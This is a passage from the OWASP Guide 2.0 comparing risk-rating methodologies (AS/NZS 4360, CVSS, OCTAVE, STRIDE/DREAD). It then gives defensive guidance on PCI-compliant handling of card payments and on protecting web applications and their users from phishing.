   AS/NZS 4360’s approach is simple (it’s only 28 pages long) and flexible, and does not lock
organizations into any particular method of risk management as long as the risk management
fulfils the AS/NZS 4360 five steps. It provides several sets of risk tables and allows
organizations to adopt their own.
   The five major components of AS/NZS 4360’s iterative approach are:
   Establish the context – establish what is to be risk treated, i.e. which assets / systems are
important
   Identify the risks – within the systems to be treated, what risks are apparent?
   Analyze the risks – look at the risks and determine if there are any supporting controls
   Evaluate the risks – determine the residual risk
   Treat the risks – describe the method to treat the risks so that risks selected by the business
can be mitigated.
   AS/NZS 4360 assumes that risk will be managed by an operational risk style of group, and
that the organization has adequate skills in house, and risk management groups to identify,
analyze, and treat the risks.


                                                   46
OWASP Guide 2.0


    Why you would use AS/NZS 4360:
    AS/NZS 4360 works well as a risk management methodology for organizations requiring
Sarbanes-Oxley compliance.
    AS/NZS 4360 works well for organizations that prefer to manage risks in a traditional way,
such as using just likelihood and consequence to determine an overall risk.
    AS/NZS 4360 is familiar to most risk managers worldwide, and your organization may
already have implemented an AS 4360 compatible approach
    You are an Australian organization, and thus may be required to use it if you are audited
externally on a regular basis, or justify why you are not using it. Luckily, the STRIDE / DREAD
model referred to above is AS/NZS 4360 compatible.
    Why you would not use AS/NZS 4360:
    AS/NZS 4360’s approach works far better for business or systemic risks than technical risks
    AS/NZS 4360 does not discuss methods to perform a structured threat risk modeling exercise
    As AS/NZS 4360 is a generic framework for managing risk, it does not provide any
structured method to enumerate web application security risks.
    Although AS 4360 can be used to rank risks for security reviews, the lack of structured
methods of enumerating threats for web applications makes it less desirable than other methods.

CVSS

    The US Department of Homeland Security (DHS) established the NIAC Vulnerability
Disclosure Working Group, which incorporates input from Cisco, Symantec, ISS, Qualys,
Microsoft, CERT/CC, and eBay. One of the outputs of this group is the Common Vulnerability
Scoring System (CVSS).
    Why you would use CVSS:
    You have just received notification from a security researcher or other source that your
product has a vulnerability, and you wish to ensure that it has a trustworthy severity rating so as
to alert your users to the appropriate level of action required when you release the patch
    You are a security researcher, and have found several exploits for a program. You would like
to use the CVSS ranking system to produce reliable risk rankings, to ensure that the ISV will
take the exploits seriously as compared to their rating.
    The use of CVSS is recommended for use by US government departments by the working
group – it is unclear if this is policy at the time of writing.

                                                    47
OWASP Guide 2.0

   Why you would not use CVSS:
   CVSS does not find or reduce attack surface area (i.e. design flaws), nor help enumerate
possible risks from any arbitrary piece of code as it is not designed for that purpose.
   CVSS is more complex than STRIDE / DREAD, as it aims to model the risk of announced
vulnerabilities as applied to released software.
   CVSS risk ranking is complex – a spreadsheet is required to calculate the risks as the
assumption behind CVSS is that a single risk has been announced, or a worm or Trojan has been
released targeting a small number of attack vectors.
   The overhead of calculating the CVSS risk ranking is quite high if applied to a thorough code
review, which may have 250 or more threats to rank.

Octave

   Octave is a heavyweight risk Methodology approach from CMU’s Software Engineering
Institute in collaboration with CERT. OCTAVE is targeted not at technical risk, but
organizational risk.
   OCTAVE consists of two versions: OCTAVE – for large organizations and OCTAVE-S for
small organizations, both of which have catalogs of practices, profiles, and worksheets to
document the OCTAVE outcomes. OCTAVE is popular with many sites.
   OCTAVE is useful when:
   Implementing a culture of risk management and control within an organization
   Documenting and measuring business risk
   Documenting and measuring overall IT security risk, particularly as it relates to whole of
company IT risk management
   Documenting risks surrounding complete systems
   When an organization is mature, does not have a working risk methodology in place, and
requires a robust risk management framework to be put in place
   The downsides of Octave are:
   OCTAVE is incompatible with AS 4360, as it forces Likelihood=1 (i.e. a threat will always
occur). This is also inappropriate for many organizations. OCTAVE-S has an optional inclusion
of probability, but this is not part of OCTAVE.
   Consisting of 18 volumes, OCTAVE is large and complex, with many worksheets and
practices to implement


                                                    48
OWASP Guide 2.0


   It does not provide a list of out of the box practices for web application security risks
   OWASP does not expect OCTAVE to be used by designers or developers of applications,
and thus it misses the raison d’être of threat modeling – which is to be used during all stages of
development by all participants to reduce the risk of the application becoming vulnerable to
attack.

Comparing threat modeling approaches

   Here is how roughly the CVSS measures up to STRIDE / DREAD:

Metric                   Attribute             Description                   Closest STRIDE /
                                                                                 DREAD

CVSS Base Metrics        Access vector         Local or remote access?       ~ Exploitability

CVSS Base Metrics        Access                How hard to reproduce the Reproducibility
                             complexity            exploit

CVSS Base Metrics        Authentication        Anonymous or                  ~ Exploitability
                                                   authenticated?

CVSS Base Metrics        Confidentiality       Impact of confidentiality     Information
                             impact                breach                        Disclosure

CVSS Base Metrics        Integrity impact      Impact of integrity breach    Tampering

CVSS Base Metrics        Availability          Impact of system              Denial of Service
                             impact                availability breach

CVSS Base Metrics        Impact bias           Bias equal for CIA, or        No equivalent
                                                   biased towards one or
                                                   more of CIA?

CVSS Temporal            Exploitability        How easy is the breach to     Exploitability
                                                   exploit?

CVSS Temporal            Remediation           Is a fix available?           No equivalent
                             Level

CVSS Temporal            Report confidence How reliable is the               No equivalent
                                                   original report of the

                                                 49
OWASP Guide 2.0

                                                  vulnerability?

CVSS Environmental       Collateral            How bad is the damage if    Damage potential
                            Damage                the threat were
                                                  realized?

CVSS Environmental       Target                How many servers are        Affected users (not
                            Distribution          affected if the threat      directly
                                                  were realized?              equivalent)


   Alternatively, here is how STRIDE / DREAD map to CVSS:

STRIDE attribute         Description                                       Closest CVSS
                                                                               attribute

Spoofing identity        How can users obviate controls to become          No direct equivalent
                            another user or act as another user?

Tampering with data      Can data be tampered with by an attacker to get   Integrity
                            the application to obviate security controls
                            or take over the underlying systems (eg
                            SQL injections)

Repudiation              Can users reject transactions due to a lack of    No direct equivalent
                            traceability within the application?

Information              Can authorization controls be obviated which      Confidentiality
   disclosure               would then lead to sensitive information
                            being exposed which should not be?

Denial of service        Can an attacker prevent authorized users from     Availability
                            accessing the system?

Elevation of privilege   Can an anonymous attacker become a user, or       No direct equivalent
                            an authenticated user act as an
                            administrator or otherwise change to a more
                            privileged role?


                                                   50
OWASP Guide 2.0


DREAD attribute           Description … if the threat is realized             Closest CVSS
                                                                                  attribute

Damage potential          What damage may occur?                              Collateral damage

Reproducibility           How easy is it for a potential attack to work?      ~ Access complexity

Exploitability            What do you need (effort, expertise) to make        Exploitability
                              the attack work?

Affected users            How many users would be affected by the             Target distribution
                              attack?

Discoverability           How easy is for it attackers to discover the        No direct equivalent
                              issue?


   In general, CVSS is useful for released software and the number of realized vulnerabilities is
small. CVSS should produce similar risk rankings regardless of reviewer, but many of the biases
built into the overall risk calculation are subjective (i.e. local and remote or which aspect of the
application is more important), and thus there may disagreement of the resulting risk ranking.
   STRIDE/DREAD is useful to reduce attack surface area, improve design, and eliminate
vulnerabilities before they are released. It can also be used by reviewers to rank and enumerate
threats in a structured way, and produce similar risk rankings regardless of reviewer.

Conclusion

   In the few previous pages, we have touched on the basic principles of web application
security. Applications that honor the underlying intent of these principles will be more secure
than their counterparts who are minimally compliant with specific controls mentioned later in
this Guide.


                                                  51
OWASP Guide 2.0

Further Reading

   •   Microsoft, Threat Modeling Web Applications, © 2005 Microsoft
       http://msdn.microsoft.com/security/securecode/threatmodeling/default.aspx?pull=/library
       /en-us/dnpag2/html/tmwa.asp
   •   Microsoft, Threats and Countermeasures, © 2003 Microsoft

   •   Howard and LeBlanc, Writing Secure Code, 2nd Edition, pp 69 – 124, © 2003 Microsoft
       Press, ISBN 0-7356-1722-8

   •   Meier et al, Improving Web Application Security: Threats and Countermeasures, © 2003
       Microsoft Press

   •   Saitta, Larcom, and Michael Eddington, A conceptual model for threat modeling
       applications, July 13 2005
       http://dymaxion.org/trike/
       http://dymaxion.org/trike/Trike_v1_Methodology_Document-draft.pdf

   •   CVSS
       http://www.dhs.gov/interweb/assetlibrary/NIAC_CyberVulnerabilitiesPaper_Feb05.pdf

   •   OCTAVE
       http://www.cert.org/octave/

   •   AS/NZS 4360:2004 Risk Management, available from Standards Australia and Standards
       New Zealand:
       http://shop.standards.co.nz/productdetail.jsp?sku=4360%3A2004%28AS%2FNZS%29


                                                52
OWASP Guide 2.0


Handling e-Commerce Payments

Objectives

   To ensure:
   •   Handle payments in a safe and equitable way for users of e-commerce systems
   •   Minimize fraud from cardholder not present (CNP) transactions
   •   Maximize privacy and trust for users of e-commerce systems
   •   Comply with all local laws and PCI (merchant agreement) standards

Compliance and Laws

   If you are a e-commerce merchant, you must comply with all your local laws, such as all tax
acts, trade practices, Sale of Goods (or similar) acts, lemon laws (as applicable), and so on. You
should consult a source of legal advice competent for your jurisdiction to find out what is
necessary.
   If you are a credit card merchant, you have agreed to the credit card merchant agreements.
Typically, these are extremely strict about the amounts of fraud allowed, and the guidelines for
“cardholder not present” transactions. You must read and follow your agreement.

                If you do not understand your agreement, you should consult
                with your bank’s merchant support for more information.

PCI Compliance

   To comply with the most current regulations concerning credit cards, you must review the
PCI Guidelines and your merchant agreement. In brief, here are the twelve requirements you are
required to use if you are going to handle credit card payments:


   Build and maintain a secure network                   Install and maintain a firewall
                                                      configuration to protect data
                                                         Do not use vendor-supplied defaults for
                                                      system passwords and other security
                                                      parameters
   Protect Cardholder Data                               Protect stored data

                                                 53
OWASP Guide 2.0

                                                      Encrypt transmission of cardholder data
                                                 and sensitive information across public
                                                 networks
   Maintain a Vulnerability Management                Use and regularly update anti-virus
Program                                          software
                                                      Develop and maintain secure systems and
                                                 applications
   Implement Strong Access Control                    Restrict access to data by business need-to-
Measures                                         know
                                                      Assign a unique ID to each person with
                                                 computer access
                                                      Restrict physical access to cardholder data
   Regularly Monitor and Test Networks                Track and monitor all access to network
                                                 resources and cardholder data
                                                      Regularly test security systems and
                                                 processes
   Maintain an Information Security Policy            Maintain a policy that addresses
                                                 information security


   OWASP is mentioned in the “Develop and maintain secure systems and applications”
requirement.


               Develop web software and applications based on secure coding
               guidelines such as the Open Web Application Security Project
               guidelines. Review custom application code to identify coding
               vulnerabilities. See www.owasp.org - “The Ten Most Critical Web
               Application Security Vulnerabilities.” Cover prevention of
               common coding vulnerabilities in software development processes,
               to include: …


                                                 54
OWASP Guide 2.0


    This Guide is now the best source of information on securing your applications. Although
useful, the OWASP Top 10 is designed to be a start on improving your application’s security, not
a complete reference. The Top 10 is (at the time of writing) in the process of being updated.

Handling Credit Cards

    Every week, we read about yet another business suffering the ultimate humiliation - their
entire customer's credit card data stolen... again. What is not stated is that this is often the end of
the business (see CardSystems being revoked by Visa and AMEX in the Further Reading
section). Customers hate being forced to replace their credit cards and fax in daily or weekly
reversals to their bank’s card services. Besides customer inconvenience, merchants breach their
merchant agreement with card issuers if they have insufficient security. No merchant agreement
is the death knell for modern Internet enabled businesses.
    This section details how you should handle and store payment transactions. Luckily, it is
even easier than doing it the wrong way.

Best Practices

    •   Process transactions immediately online or hand off the processing to your bank
    •   Do not store any CC numbers, ever. If they must be stored, you must follow the PCI
        guidelines to the letter. We strongly urge you to not store credit card details.
    •   If you are using a shared host for your site, you cannot comply with the PCI
        guidelines. You must have your own infrastructure to comply with the PCI
        guidelines.
    Many businesses are tempted to take the easy way out and store customer's credit card
numbers, thinking that they need them. This is incorrect. Do not store credit card numbers.

Auth numbers

    After successfully processing a transaction, you are returned an authorization number. This is
unique per transaction and has no intrinsic value of its own. It is safe to store this value, write it
to logs, present it to staff and e-mail it to the customer.

Handling Recurring payments

    About the only business reason for storing credit card numbers is recurring payments.
However, you have several responsibilities if you support recurring payments:

                                                   55
OWASP Guide 2.0

    •   You must follow the terms of your merchant agreement. Most merchant agreements
        require you to have original signed standing authorizations from credit card holders. This
        bit of signed paper will help you if the customer challenges your charges.
    •   It is best practice to encrypt credit card numbers. This as a mandatory requirement in the
        PCI guidelines
    •   Limit the term of the recurring payment to no more than one year, particularly if you
        have “Card holder not present” (CNP) transactions
    •   Expunge the credit card details as soon as the agreement is finished

    The problem with encryption is that you must be able to decrypt the data later on in the
business process. When choosing a method to store cards in an encrypted form, remember there
is no reason why the front-end web server needs to be able to decrypt them.

Displaying portions of the credit card

    PCI only allows the presentation of the first six (the BIN) or the last four digits. We strongly
urge you to not display the credit card at all if it can be helped.
    There are many reasons why tracing, sending or presenting a credit card number is handy,
but it is not possible to present credit card numbers safely:
    •   If a large organization has several applications, all with different algorithms to present an
        identifying portion of the credit card, the card will be disclosed.
    •   Sending an email invoice is a low cost method of informing users of charges against their
        credit cards. However, e-mail is not secure
    •   For many workplaces, call centre staff typically consist of itinerant casuals with
        extremely high churn rates
    •   Logs are attacked not to eliminate evidence, but to obtain additional secrets.

    •   In countries with small numbers of banking institutions, the institutional BIN numbers
        are limited. Therefore, it is possible to guess workable BIN numbers and reconstruct the
        card number even if most of the card number has been obscured.
    Most credit cards consist of 16 digits (although some are 14 or 15 digits, such as Amex):
XXXX XXYY YYYY YYYC

    C is the checksum. X is the BIN number, which refers to the issuing institution. Y is the
client's card number.

                                                     56
OWASP Guide 2.0


    You must not store the CCV, CCV2 and PVV (or PIN Verification Value). These are a
credit card validation field used by many payment gateways to protect against imprint fraud as
the value is on the reverse of the card. Storing this value is not allowed as per sections 3.2.3 and
3.4.
    For these reasons, it is strongly recommended that you do not present the user or your staff
with open or obscured credit card numbers. but we recommend you do not display any digits of a
credit card at all – just the expiry date.

Swiping cards

    This section is not applicable to most web application developers, but bears repeating.
    You are not allowed to double swipe a customer’s card. This is the common practice of
swiping the card in the electronic funds transfer terminal and then in the point of sale system.
This is partially to prevent customers becoming used to people swiping their cards multiple
times, which is unfortunately, all too often the first step before the customer’s card is
fraudulently duplicated or otherwise misused.
    You are not allowed to store the contents of the magnetic stripe or the stored value chip.

Patching and maintenance

    The PCI requires you to patch your systems within one month of the patch becoming
available for any part of your system which helps process or store credit card transactions. You
must have virus protection, and it must be up to date.

Reversals

    There are two potential frauds from reversals: an insider pushing money from the
organization's account to a third party, and an outsider who has successfully figured out how to
use an automated reversal process to "refund" money which is not owing, for example by using
negative numbers.
    Reversals should always be performed by hand, and should be signed off by two distinct
employees or groups. This reduces the risk from internal and external fraud.
    It is essential to ensure that all values are within limits, and signing authority is properly
assigned.


                                                   57
OWASP Guide 2.0

   For example, in Melbourne, Australia in 2001, a trusted staff member used a mobile
EFTPOS terminal to siphon off $400,000 from a sporting organization. If the person had been
less greedy, she would never have been caught.
   It is vital to understand the amount of fraud the organization is willing to tolerate.

Chargeback

   Many businesses operate on razor thin margins, known as "points" in sales speak. For
example, "6 points" means 6% profit above gross costs, which is barely worth getting out of bed
in the morning.
   Therefore, if you find yourself on the end of many charge backs after shipping goods, you've
lost more than just the profit of one transaction. In retail terms, this is called "shrinkage,” but
police refer to it as fraud. There are legitimate reasons for charge backs, and your local consumer
laws will tell you what they are. However, most issuers take a dim view of merchants with a high
charge back ratio as it costs them a lot of time and money and indicates a lack of fraud controls.
   You can take some simple steps to lower your risk. These are:
   •   Money is not negative. Use strong typing to force zero or positive numbers, and prevent
       negative numbers.
   •   Don't overload a charge function to be the reversal by allowing negative values.
   •   All charge backs and reversals require logging, auditing, and manual authorization.
   •   There should be no code on your web site for reversals or charge backs
   •   Don't ship goods until you have an authorization receipt from the payment gateway

   •   The overwhelming majority of credit cards have a strong relationship between BIN
       numbers and the issuing institution's country. Strongly consider not shipping goods to
       out-of-country BIN cards
   •   For high value goods, consider making the payment an over-the-phone or fax authority.

   Some customers will try charge backs one time too many. Keep tabs on customers who
charge back, and decide if they present excessive risk
   Always ask for the customer's e-mail and phone number that the issuing institution has for
the customer. This helps if other red flags pop up


                                                     58
OWASP Guide 2.0


   A 10 cent sign is worth a thousand dollars of security infrastructure. Make it known on your
website that you prosecute fraud to the fullest extent of the law and all transactions are fully
logged.

Further Reading

   •      Visa and AMEX revoke CardSystems for PCI breaches:
          http://www.theregister.co.uk/2005/07/19/cardsystems/

   •      AMEX, Visa, Mastercard, Discover, JCB, Diner’s Club – Payment Card Industry
          Payment Card Industry (PCI) Data Security Standard
          http://www.visa-asia.com/ap/center/merchants/riskmgmt/includes/uploads/AP_PCI_Data_Security_Standard_1.pdf
          https://sdp.mastercardintl.com/pdf/pcd_manual.pdf

   •      Visa
          Cardholder Information Security Program
          http://usa.visa.com/business/accepting_visa/ops_risk_management/cisp.html
          Account Information Security Program
          http://www.visa-asia.com/ap/sea/merchants/riskmgmt/ais.shtml


          Mapping CISP to PCI
          http://usa.visa.com/download/business/accepting_visa/ops_risk_management/cisp_Mappi
          ng_CISPv2.3_to_PCIv1.0.pdf


                                                              59
OWASP Guide 2.0


Phishing
    Phishing attacks are one of the highest visibility problems for banking and e-commerce sites,
with the potential to destroy a customer’s livelihood and credit rating. There are a few
precautions that application writers can follow to reduce the risk, but most phishing controls are
procedural and user education.
    Phishing is a completely different approach from most scams. In most scams, there is
misrepresentation and the victim is clearly identifiable. In phishing, the lines are blurred:
    •    The identify theft victim is a victim. And they will be repeatedly victimized for years.
         Simply draining their bank account is not the end. Like all types of identify theft, the
         damage is never completely resolved. Just when the person thinks that everything has
         finally been cleaned up, the information is used again.

    •    Banks, ISPs, stores and other phishing targets are victimized – they suffer a huge loss of
         reputation and trust by consumers. If you received a legitimate email from Citibank
         today, would you trust it?

    Phishing starts like the stereotypical protection racket. Customers of a particular business are
directly attacked. Unlike a protection racket, the company is never directly targeted and no
protection money is demanded. In the few blackmail cases, the customers may still be victimized
later.

What is phishing?

    Phishing is misrepresentation where the criminal uses social engineering to appear as a
trusted identity. They leverage the trust to gain valuable information; usually details of accounts,
or enough information to open accounts, obtain loans, or buy goods through e-commerce sites.
    Up to 5% of users seem to be lured into these attacks, so it can be quite profitable for
scammers – many of whom send millions of scam e-mails a day.
    The basic phishing attack follows one or more of these patterns:


                                                     60
OWASP Guide 2.0


   •   Delivery via web site, e-mail or instant message, the attack asks users to click on a link to
       “re-validate” or “re-activate” their account. The link displays a believable facsimile of
       your site and brand to con users into submitting private details

   •   Sends a threatening e-mail to users telling them that the user has attacked the sender.
       There’s a link in the e-mail which asks users to provide personal details

   •   Installs spyware that watches for certain bank URLs to be typed, and when typed, up
       pops a believable form that asks the users for their private details

   •   Installs spyware (such as Berbew) that watches for POST data, such as usernames and
       passwords, which is then sent onto a third party system

   •   Installs spyware (such as AgoBot) that dredges the host PC for information from caches
       and cookies

   •   “Urgent” messages that the user’s account has been compromised, and they need to take
       some sort of action to “clear it up”

   •   Messages from the “Security” section asking the victim to check their account as
       someone illegally accessed it on this date. Just click this trusty link…

   Worms have been known to send phishing e-mails, such as MiMail, so delivery mechanisms
constantly evolve. Phishing gangs (aka organized crime) often use malicious software like Sasser
or SubSeven to install and control zombie PCs to hide their actions, provide many hosts to
receive phishing information, and evade the shutdown of one or two hosts.
   Sites that are not phished today are not immune from phishing tomorrow. Phishers have a
variety of uses for stolen accounts -- any kind of e-commerce is usable. For example:


                                                 61
OWASP Guide 2.0

   •   Bank accounts: Steal money. But other uses: Money laundering. If they cannot convert
       the money to cash, then just keep it moving. Just because you don't have anything of
       value sitting in the account does not mean that the account has no value. Many bank
       accounts are linked. So compromising one will likely compromise many others. Bank
       accounts can lead to social security numbers and other account numbers. (Do you pay
       bills using an auto-pay system? Those account numbers are also accessible. Same with
       direct deposit.)
   •   PayPal: All the benefits of a bank without being a bank. No FDIC paper trail.
   •   eBay: Laundering.
   •   Western Union: "Cashing out". Converting stolen money to cash.
   •   Online music and other e-commerce stores. Laundering. Sometimes goods (e.g., music)
       are more desirable than money. Cashing out takes significant resources. Just getting
       music (downloadable, instant, non-returnable) is easy. And easy is sometimes desirable.

   •   ISP accounts. Spamming, compromising web servers, virus distribution, etc. Could also
       lead to bank accounts. For example, if you use auto-pay from your bank to your ISP, then
       the ISP account usually leads to the bank account number.
   •   Physical utilities (phone, gas, electricity, water) directly lead to identity theft.
   •   And the list goes on.
   It is not enough to not trust emails from banks. You need to question emails from all sources.

User Education

   Users are the primary attack vector for phishing attacks. Without training your users to be
wary of phishing attempts, they will fall victim to phishing attacks sooner or later. It is
insufficient to say that users shouldn’t have to worry about this issue, but unfortunately, there are
few effective technical security controls that work against phishing attempts as attackers are
constantly working on new and interesting methods to defraud users. Users are the first, and
often the last, lines of defense, and therefore any workable solution must include them.
   Create a policy detailing exactly what you will and will not do. Regularly communicate the
policy in easy to understand terms (as in “My Mom will understand this”) to users. Make sure
they can see your policies on your web site.


                                                     62
OWASP Guide 2.0


   From time to time, ask your users to confirm that they have installed anti-virus software,
anti-spyware, keep it up to date, scanned recently, and have updated their computer with patches
recently. This keeps basic computer hygiene in the users’ minds, and they know they shouldn’t
ignore it. Consider teaming with anti-virus firms to offer special deals to your users to provide
low cost protection for them (and you).
   However, be aware that user education is difficult. Users have been lulled into “learned
helplessness”, and actively ignore privacy policies, security policies, license agreements, and
help pages. Do not expect them to read anything you communicate with them.

Make it easy for your users to report scams

   Monitor abuse@yourdomain.com and consider setting up a feedback form. Users are often
your first line of defense, and can alert you far sooner than simply waiting for the first scam
victims to come forward. Every minute of a phishing scam counts.

Communicating with customers via e-mail

   Customer relationship management (CRM) is a huge business, so it’s highly improbable that
you can prevent your business from sending customers marketing materials. However, it is vital
to communicate with users in a safe way:


                                                 63
OWASP Guide 2.0

•   Education - Tell users every single time you communicate with them, that:
                       •   they must type your URL into their browser to access your site
                       •   you don’t provide links for them to click
                       •   you will never ask them for their secrets

                       •   and if they receive any such messages, they should immediately
                           report any such e-mail to you, and you will forward that on to their
                           local law enforcement agencies

•   Consistent branding – don’t send e-mail that references another company or domain. If
    your domain is “example.com”, then all links, URLs, and email addresses should strictly
    reference “example.com”. Using mixed brands and multiple domains – even when your
    company owns the multiple domain names – generates user confusion and permits
    attackers to impersonate your company.

•   Reduce Risk - don’t send e-mail at all. Communicate with your users using your website
    rather than e-mail. The advantages are many: the content can be in HTML, it’s more
    secure (as the content cannot be easily spoofed by phishers), it is much cheaper than mass
    mailing, doesn’t involve spamming the Internet, and your customers are aware that you
    never send e-mail, so any e-mail received from “you” is fraudulent.

•   Reduce Risk - don’t send HTML e-mail. If you must send HTML e-mail, don’t allow
    URLs to be clickable and always send well-formed multi-part MIME e-mails with a
    readable text part. HTML content should never contain JavaScript, submission forms, or
    ask for user information.
•   Reduce Risk - be careful of using “short” obfuscated URLs (like
    http://redir.example.com/f45jgk) for users to type in, as scammers may be able to work
    out how to use your obfuscation process to redirect users to a scam site. In general, be
    wary of redirection facilities – nearly all of them are vulnerable to XSS.

•   Increase trust - Many large organizations outsource customer communications to third
    parties. Work with these organizations to make all e-mail communications appear to
    come from your organization (i.e., crm.example.com where example.com is your domain,
    rather than smtp34.massmailer.com or even worse, just an IP address). This goes for any
    image providers that are used in the main body.


                                               64
OWASP Guide 2.0


    •   Increase trust - set up a Sender Policy Framework (SPF) record in your DNS to validate
        your SMTP servers. Phishing e-mails not sent from servers listed in your SPF records
        will be rejected by SPF aware MTAs. If that fails, scam messages will be flagged by
        newer MUAs like Outlook 2003 (with recent product updates applied), Thunderbird, and
        Eudora. Over time, this control will become more and more effective as ISPs, users and
        organizations upgrade to versions of software that has SPF enabled by default
    •   Increase trust - consider using S/MIME to digitally sign your communications

    •   Incident Response - Don’t send users e-mail notification that their account has been
        locked or fraud has occurred – if that has happened, just lock their accounts and provide a
        telephone number or e-mail address for them to contact you (or even better, ring the user)

Never ask your customers for their secrets

    Scammers will often ask your users to provide their credit card number, password or PIN to
“reactivate” their accounts. Often the scammers will present part of a credit card number or some
other verifier (such as mother’s maiden name – which is obtainable via public records), which
makes the phish more believable.
    Make sure your processes never need users’ secrets; even partial secrets like the last four
digits of a credit card, or rely on easily available “secrets” that are obtainable from public records
or credit history transcripts.
    Tell the users you will not ask them for secrets, and to notify you if they receive an e-mail or
visit a web page that looks like you and requires them to type in their secrets.

Fix all your XSS issues

    Do not expose any code that has XSS issues, particularly unauthenticated code. Phishers
often target vulnerable code, such as redirectors, search fields, and other forms on your website
to push the user to their attack sites in a believable way.
    For more information on XSS prevention, please see the User Agent Injection section of the
Interpreter Injection chapter.

Do not use pop-ups

    Pop-ups are a common technique used by scammers to make it seem like they are coming
from your domain. If you don’t use them, it makes it much more difficult for scammers to take
over a user’s session without being detected.
                                                  65
OWASP Guide 2.0

   Tell your users you do not use pop-ups and to report any examples to you immediately.

Don’t be framed

   As pop-ups started to be blocked by most browsers by default, phishers have started to use
iframes and frames to host malicious content whilst hosting your actual application. They can
then use bugs or features of the DOM model to discover secrets in your application.
   Use the TARGET directive to create a new window, which will usually break out of
IFRAME and other JavaScript jails. This usually means using something like:
<A HREF=”http://www.example.com/login” TARGET=”_top”>


   to open a new page in the same window, but without using a pop-up.
   Your application should regularly check the DOM model to inspect your client’s
environment for what you expect to see, and reject access attempts that containing any additional
frames.
   This doesn’t help with Browser Helper Objects (BHO’s) or spyware toolbars, but it can help
close down many scams.

Move your application one link away from your front page

   It is possible to diminish naïve phishing attacks:
   •      Make the authenticator for your application on a separate page.
   •      Consider implementing a simple referrer check. In section 0, we show that referrer fields
          are easily spoofed by motivated attackers, so this control doesn’t really work that well
          against even moderately skilled attackers, but closes off links in e-mails as being an
          attack vector.
   •      Encourage your users to type your URL or simply don’t provide a link for them to click.
   Referrer checks are effective against indirect attackers such as phishers – a hostile site cannot
force a user’s browser to send forged referrer headers.

Enforce local referrers for images and other resources

   Scammers will try to use actual images from your web site, or from partner web sites (such
as loyalty programs or edge caching partners providing faster, nearby versions of images).
   Make the scammers use their own saved copies as this increases the chances that they will
get it wrong, or the images will have changed by the time the attack is launched.
                                                     66
OWASP Guide 2.0


   The feature is typically called “anti-leeching”, and is implemented in most of the common
web servers but disabled by default in most. Akamai, which calls this feature “Request Based
Blocking”, and hopefully all edge caching businesses, can provide this service to their customers.
   Consider using watermarked images, so you can determine when the image was obtained so
you can trace the original spider. It may not be possible to do this for busy websites, but it may
be useful to watermark an image once per day in such cases.
   Investigate all accesses that enumerate your entire website or only access images – you can
spider your own website to see what it looks like and to capture a sequence of access entries that
can be used to identify such activity. Often the scammers are using their own PCs to do this
activity, so you may be able to provide law enforcement with probable IP addresses to chase
down.

Keep the address bar, use SSL, do not use IP addresses

   Many web sites try to stop users seeing the address bar in a weak attempt to prevent the user
tampering with data, prevent users from book marking your site, or pressing back, or some other
feature. All of these excuses do not help users avoid phishing attacks.
   Data that is user sensitive should be moved to the session object or – at worst – tamperproof,
hidden fields. Book marking does not work if authorization enforces login requirements.
Pressing back can be defeated in two ways – JavaScript hacks and sequence cookies.
   Users should always be able to see your domain name – not IP addresses. This means you
will need to register all your hosts rather than push them to IP addresses.

Don’t be the source of identity theft

   If you hold a great deal of data about a user, as a bank or government institution might, do
not allow applications to present this data to end users.
   For example, Internet Banking solutions may allow users to update their physical address
records. There is no point in displaying the current address within the application, so the Internet
Banking solution’s database doesn’t need to hold address data – only back end systems do.
   In general, minimize the amount of data held by the application. If it’s not there to be
pharmed, the application is safer for your users.

Implement safe-guards within your application

   Consider implementing:

                                                    67
OWASP Guide 2.0

   •   If you’re an ISP or DNS registrar, make the registrant wait 24 hours for access to their
       domain; often scammers will register and dump a domain within the first 24 hours as the
       scam is found out.
   •   If an account is opened, but not used for a period of time (say a week or a month), disable
       it.
   •   Does all the registration info check out? For example, does the ZIP code mean California,
       but the phone number come from New York? If it doesn’t, don’t enable the account.
   •   Daily limits, particularly for unverified customers.
   •   Settlement periods for offsite transactions to allow users time to repudiate transactions.

   •   Only deliver goods to the customer’s home country and address as per their billing
       information (i.e., don’t ship a camera to Fiji if the customer lives in Noumea)
   •   Only deliver goods to verified customers (or consider a limit for such transactions).
   •   If your application allows updates to e-mail addresses or physical addresses, send a
       notification to both the new and old addresses when the key contact details change. This
       allows fraudulent changes to be detected by the user.

   •   Do not send existing or permanent passwords via e-mails or physical mail. Use one time,
       time limited verifiers instead. Send notification to the user that their password has been
       changed using this mechanism.

   •   Implement SMS or e-mail notification of account activities, particularly those involving
       transfers and change of address or phone details.

   •   Prevent too many transactions from the same user being performed in a certain period of
       time – this slows down automated attacks.
   •   Two factor authentication for highly sensitive or high value transactional accounts.

Monitor unusual account activity

   Use heuristics and other business logic to determine if users are likely to act on a certain
sequence of events, such as:


                                                   68
OWASP Guide 2.0


   •      Clearing out their accounts

   •      Conducting many small transactions to get under your daily limits or other monitoring
          schemes
   •      If orders from multiple accounts are being delivered to the same shipping address.
   •      If the same transactions are being performed quickly from the same IP address

   Prevent pharming - Consider staggering transaction delays using resource monitors or add a
delay. Each transaction will increase the delay by a random, but increasing, amount so that by
the 3rd or certainly by the 10th transaction, the delay is significant (3 minutes or more between
pages).

Get the phishing target servers offline pronto
   Work with law enforcement agencies, banking regulators, ISPs and so on to get the phishing
victim server (or servers) offline from the Internet as quickly as possible. This does not mean
destroy!
   These systems contain a significant amount of information about the phisher, so never
destroy the system – if the world was a perfect place, it should be forensically imaged and
examined by a competent computer forensic examiner. Any new malicious software identified
should be handed over to as many anti-virus and anti-spyware companies as possible.
   Zombie and phishing server victims are usually unaware that their host has been
compromised and they’ll be grateful that you’ve spotted it, so don’t try for a dawn raid with the
local SWAT team.
   If you think the server is under the direct control of a scammer, you should let the law
enforcement agencies handle the issue, as you should never deal with the scammer directly for
safety reasons.
   If you represent an ISP, it’s important to understand that simply wiping and re-imaging the
server, whilst good for business, practically guarantees that your systems will be repeatedly
violated by the same organized crime gangs. Of all the phishing victims, ISPs need to take the
most care in finding and resolving these cases, and work with local and international law
enforcement.


                                                  69
OWASP Guide 2.0

Take control of the fraudulent domain name

   Many scammers try to use homographs and similar or mis-spelt domain names to spoof your
web site. For example, if a user sees http://www.example.com, but the x in example is a
homograph from another character set, or the user sees misspellings such as
http://www.exmaple.com/ or http://www.evample.com/ the average user will not notice the
difference.
   It is important to use the dispute resolution process of the domain registrar to take control of
this domain as quickly as possible. Once it’s in your control, it cannot be re-used by attackers in
the future. Once you have control, lock the domain so it cannot be transferred away from you
without signed permission.
   Limitations with this approach include
   •   There are an awful lot of domains variations, so costs can mount up
   •   It can be slow, particularly with some DRP policies – disputes can take many months and
       a lawyer’s picnic of cash to resolve
